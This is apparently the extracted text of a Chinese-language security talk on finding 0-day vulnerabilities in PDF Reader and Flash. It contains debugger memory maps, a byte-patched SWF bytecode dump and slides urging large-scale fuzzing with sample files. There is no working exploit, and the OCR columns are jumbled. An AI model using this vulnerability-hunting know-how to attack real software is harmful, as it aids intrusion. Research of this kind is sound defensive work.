158A0000	00100000				Priv	R E
159A1000	00001000				Priv	RW Guat
16CA0000	00100000				Priv	R E
16DA1000	00001000				Priv	RW Guat
180A0000	00100000				Priv	R E
181A1000	00001000				Priv	RW Guat
181A2000	00100000				Priv	R E

Address	Size	Owner	Section	Contains	Type	Access	Initial
0FF20000	00002000				Priv	R E	
0FF24000	00001000				Priv	RW Guat	
10000000	00001000	tvtpwm_w		PE header	Imag	R	RWE
10001000	0005A000	tvtpwm_w	.text	code	Imag	R	RWE
1005B000	0001F000	tvtpwm_w	.rdata	imports, exports	Imag	R	RWE
1007A000	0000F000	tvtpwm_w	.data	data	Imag	R	RWE
10089000	00001000	tvtpwm_w	TVTPWM_H		Imag	R	RWE
1008A000	00001000	tvtpwm_w	.rsrc	resources	Imag	R	RWE
1008B000	0000D000	tvtpwm_w	.reloc	relocations	Imag	R	RWE
100A0000	00100000				Priv	R E	
101A1000	00001000				Priv	RW Guat	
114A0000	00002000				Priv	R E	
114A4000	00001000				Priv	RW Guat	
116B0000	00081000				Priv	RW	RW
11740000	00002000				Priv	R E	

1F360000	000CF000				Priv	RW
1F760000	00100000				Priv	R E
1F861000	00001000				Priv	RW Guat
20B60000	00100000				Priv	R E
20C61000	00001000				Priv	RW Guat
21F60000	00100000				Priv	R E
22061000	00001000				Priv	RW Guat
23360000	00100000				Priv	R E
23461000	00001000				Priv	RW Guat
24760000	003E0000				Map	RW
24B40000	00001000	igdumd3		PE header	Imag	R
24B41000	00076000	igdumd3	.text	code	Imag	R
24BB2000	00000000	igdumd3	.rdata	imports, exports	Imag	R

# PDF & Flash

- Acrobat 9.2 default Enable DEP
- Acrobat default support Flash
- Adobe: Turn off JavaScript in PDF Reader


# WinXP PDF & One Big Flash

Address	Size	Owner	Section	Contains	Type	Access	Initial
06FD3000	00001000	Update_1	.reloc	relocations	Imag	R	RWE
06FE0000	00001000				Map	R	R
06FF0000	00001000				Priv	RW	RW
07000000	00001000	BIB		PE header	Imag	R	RWE
07001000	0000F000	BIB	.text	code	Imag	R	RWE
07010000	00008000	BIB	.rdata	imports, exp	Imag	R	RWE
07018000	00001000	BIB	.data	data	Imag	R	RWE
07019000	00001000	BIB	.rsrc	resources	Imag	R	RWE
0701A000	00002000	BIB	.reloc	relocations	Imag	R	RWE
08000000	00001000	CoolType		PE header	Imag	R	RWE
08001000	0018E000	CoolType	.text	code	Imag	R	RWE
0818F000	0008C000	CoolType	.rdata	imports, exp	Imag	R	RWE
0821B000	00024000	CoolType	.data	data	Imag	R	RWE
0823F000	00001000	CoolType	.rsrc	resources	Imag	R	RWE
08240000	0001F000	CoolType	.reloc	relocations	Imag	R	RWE
08260000	00360000				Priv	RW	
09260000	00101000				Priv	RW	
0950E000	00001000				Priv	RW	Guar
0B270000	00102000				Priv	R E	
10000000	00001000	rdlang32		PE header	Imag	R	RWE
10001000	006C9000	rdlang32	.rsrc	data, resour	Imag	R	RWE
106CA000	00001000	rdlang32	.reloc	relocations	Imag	R	RWE
20800000	00001000	AcroForm		PE header	Imag	R	RWE
20801000	00546000	AcroForm	.text	code	Imag	R	RWE
20D47000	0018E000	AcroForm	.rdata	imports, exp	Imag	R	RWE
20E85000	00312000	AcroForm	.data	data	Imag	R	RWE
21197000	000E6000	AcroForm	.rsrc	resources	Imag	R	RWE
2127D000	00086000	AcroForm	.reloc	relocations	Imag	R	RWE
22100000	00001000	Annots		PE header	Imag	R	RWE
22101000	0024B000	Annots	.text	code	Imag	R	RWE

# WinXP Vista Win7

M Memory map							
Address	Size	Owner	Section	Contains	Type	Access	
1A1C4000	00001000				Priv	Rw	Guar
1A1D0000	00002000				Priv	R E	
1A1D4000	00001000				Priv	Rw	Guar
1A1E0000	00002000				Priv	R E	
1A1E4000	00001000				Priv	Rw	Guar
1A1F0000	00002000				Priv	R E	
1A1F4000	00001000				Priv	Rw	Guar
1A200000	00002000				Priv	R E	
1A204000	00001000				Priv	Rw	Guar
1A210000	00002000				Priv	R E	
1A214000	00001000				Priv	Rw	Guar
1A220000	00002000				Priv	R E	
1A224000	00001000				Priv	Rw	Guar
1A230000	00002000				Priv	R E	
1A234000	00001000				Priv	Rw	Guar
1A240000	00002000				Priv	R E	
1A244000	00001000				Priv	Rw	Guar
1A250000	00002000				Priv	R E	
1A254000	00001000				Priv	Rw	Guar
1A260000	00002000				Priv	R E	
1A264000	00001000				Priv	Rw	Guar
1A270000	00002000				Priv	R E	
1A274000	00001000				Priv	Rw	Guar
1A280000	00002000				Priv	R E	
1A284000	00001000				Priv	Rw	Guar
1A290000	00002000				Priv	R E	
1A294000	00001000				Priv	Rw	Guar
1A2A0000	00002000				Priv	R E	
1A2A4000	00001000				Priv	Rw	Guar
1A2B0000	00002000				Priv	R E	
1A2B4000	00001000				Priv	Rw	Guar
1A2C0000	00002000				Priv	R E	
1A2C4000	00001000				Priv	Rw	Guar
1A2D0000	00002000				Priv	R E	
1A2D4000	00001000				Priv	Rw	Guar
1A2E0000	00002000				Priv	R E	
1A2E4000	00001000				Priv	Rw	Guar
1A2F0000	00002000				Priv	R E	
1A2F4000	00001000				Priv	Rw	Guar
1A300000	00002000				Priv	R E	
1A304000	00001000				Priv	Rw	Guar
1A310000	00002000				Priv	R E	
1A314000	00001000				Priv	Rw	Guar
1A320000	00002000				Priv	R E	
1A324000	00001000				Priv	Rw	Guar
1A330000	00002000				Priv	R E	

# Include Flash



創造 (尋找新的魔術 - 0day)

如何尋找新的ODAY

# 0day

- ◎ 自己找
- ◎ 等別人寄
- ◎ 收到也不知道
- ◎ 什麼是0day 可以吃嗎?

- ◎ 第一等人，是創造機會的人
- ◎ 第二等人，是發現機會的人
- ◎ 第三等人，是等待機會的人
- ◎ 第四等人，是錯失機會的人
- ◎ 您是第幾等的人呢？？

# 要怎樣尋找 0day

- ◎ 測試
  - ◎ 測試
  - ◎ 測試
  - ◎ 不斷測試
- 
- ◎ 天公疼憨人

# http://rootkit.tw/blog/?p=173

## 0x66->0x40

```
0000C954 04 46 A4 01 01 80 07 D5 D1 20 13 07 00 00 60 9F 02 D1 61 EF 04 47 00 00 F6 03 07 0A 0B 0C .F.....`...a.G.....
0000C972 B7 05 D0 30 28 63 07 28 63 08 5D 0A 5D A4 01 2C D5 04 46 A4 01 01 46 0A 01 75 D5 60 99 03 ...0(c.(c.)]...F...F.u.`..
0000C990 20 AB 2A 12 08 00 00 29 60 91 03 2C FC 02 AB 12 0A 00 00 60 38 66 B8 03 85 10 04 00 00 60 .*.....)`.....`8f.....`
0000C9AE 95 03 85 85 D6 60 9F 02 60 9F 02 66 93 02 24 04 A0 61 A0 01 60 9F 02 66 84 02 24 04 A0 75 .....`..f..$.a..`f..$.u
0000C9CC D7 60 9F 02 66 93 02 24 04 A0 75 63 04 60 99 03 20 14 07 00 00 24 00 75 10 09 00 00 60 99 ..f..$.uc.`...$.u.....
0000C9EA 03 66 C7 01 D1 A0 75 75 63 05 60 99 03 20 14 07 00 00 24 00 75 10 09 00 00 60 99 03 66 A0 .f....uuc.`...$.u...`f.
0000CA08 01 D1 A0 75 75 63 06 60 9F 02 60 93 03 66 B0 02 24 00 AF 61 BB AES-PHP.swf > Action (29) > fl > controls > LabelButton ..a..`..4..
0000CA26 60 99 03 60 D1 04 60 C7 01 60 99 03 66 C7 01 A1 24 02 A3 46 D2 528 _as3_subtract ..F...a...`..
0000CA44 D1 04 60 A0 01 60 99 03 66 A0 01 A1 24 02 A3 46 D2 04 01 61 BF 529 //24 02 ..a..`f..
0000CA62 14 00 00 60 9F 02 24 00 61 C7 01 60 9F 02 24 00 61 A0 01 10 AC 530 _as3_pushbyte 2 .....`8f...
0000CA80 2A 11 08 00 00 29 D2 60 38 66 B8 03 AB 12 E5 00 00 60 D1 04 24 531 //a3 ..$.`...`.$
0000CA9E 02 D1 A2 A1 46 FB 04 02 46 F8 04 02 75 63 07 60 A0 01 24 02 A1 532 _as3_divide $.b.....b.u
0000CABC 63 08 10 09 00 00 60 A0 01 24 02 A1 75 63 08 60 9F 02 62 07 2A 533 //d2 .b.*c.u.b...a
0000CADA C7 01 60 9F 02 62 08 2A 63 09 75 63 04 62 09 08 09 61 A0 01 60 534 _as3_getlocal <2> a..`...`...
0000CAF8 A1 24 02 A3 46 D2 04 01 61 BE 01 60 9F 02 60 D1 04 60 A0 01 60 535 //60 38 ..`..f...b..
0000CB16 24 02 A3 D2 60 38 66 BA 03 14 07 00 00 62 06 82 10 03 00 00 24 536 as3 getlex fl.controls::ButtonLabelPlacement ...$.F...a
0000CB34 01 60 99 03 20 13 35 00 00 60 99 03 60 D1 04 D2 60 38 66 BA 03 537 //66 ba 03 3f.....`f.
0000CB52 01 62 06 A1 75 10 10 00 00 60 9F 02 66 BF 01 60 9F 02 66 A0 01 538 _as3_getproperty BOTTOM .f.....uF...a
0000CB70 BF 01 10 AF 00 00 60 D1 04 24 00 60 D1 04 D3 60 C7 01 62 05 A1 539 //14 07 00 00 .b..$.F...
0000CB8E 46 F8 04 02 75 63 07 60 9F 02 62 07 2A 63 09 75 D7 62 09 08 09 540 _as3_ifne offset: 7 b...a..`...
0000CBAC 60 C7 01 D3 A1 62 05 A1 24 02 A3 D2 60 38 66 B9 03 13 07 00 00 541 //62 06 .....b.....$.
0000CBCA 82 A0 46 D2 04 01 61 BE 01 60 9F 02 60 D1 04 60 A0 01 60 9F 02 542 _as3_getlocal <6> ..f..$.F.
0000CBE8 04 01 61 BF 01 60 99 03 20 13 30 00 00 60 99 03 60 D1 04 D2 60 543 //82 ...`8f.....`
0000C906 0E 02 66 DE 01 62 05 A1 75 10 0B 00 00 60 0E 02 66 DE 01 D2 A0 544 _as3_coerce_a ..`8f.....`
```

- ◎ 收集大量範本
- ◎ 需要大量機器資源

- ◎ 範本丟入測試
- ◎ 自由活動
- ◎ 定時觀察報告

# 有誰在自動測試弱點？

- ◎ MS ○
- ◎ 安全研究員 ○
- ◎ 防毒 ?
- ◎ 地下駭客 ○
- ◎ 政府 ?
- ◎ 軟體開發廠商 ?
- ◎ ?????

要怎樣收穫就要怎樣栽  
不要守株待兔  
安全還是靠自己最好



有興趣加入或贊助自動化測試弱點  
計畫  
來信寄到  
[naninb@gmail.com](mailto:naninb@gmail.com)

Thank you

Q & A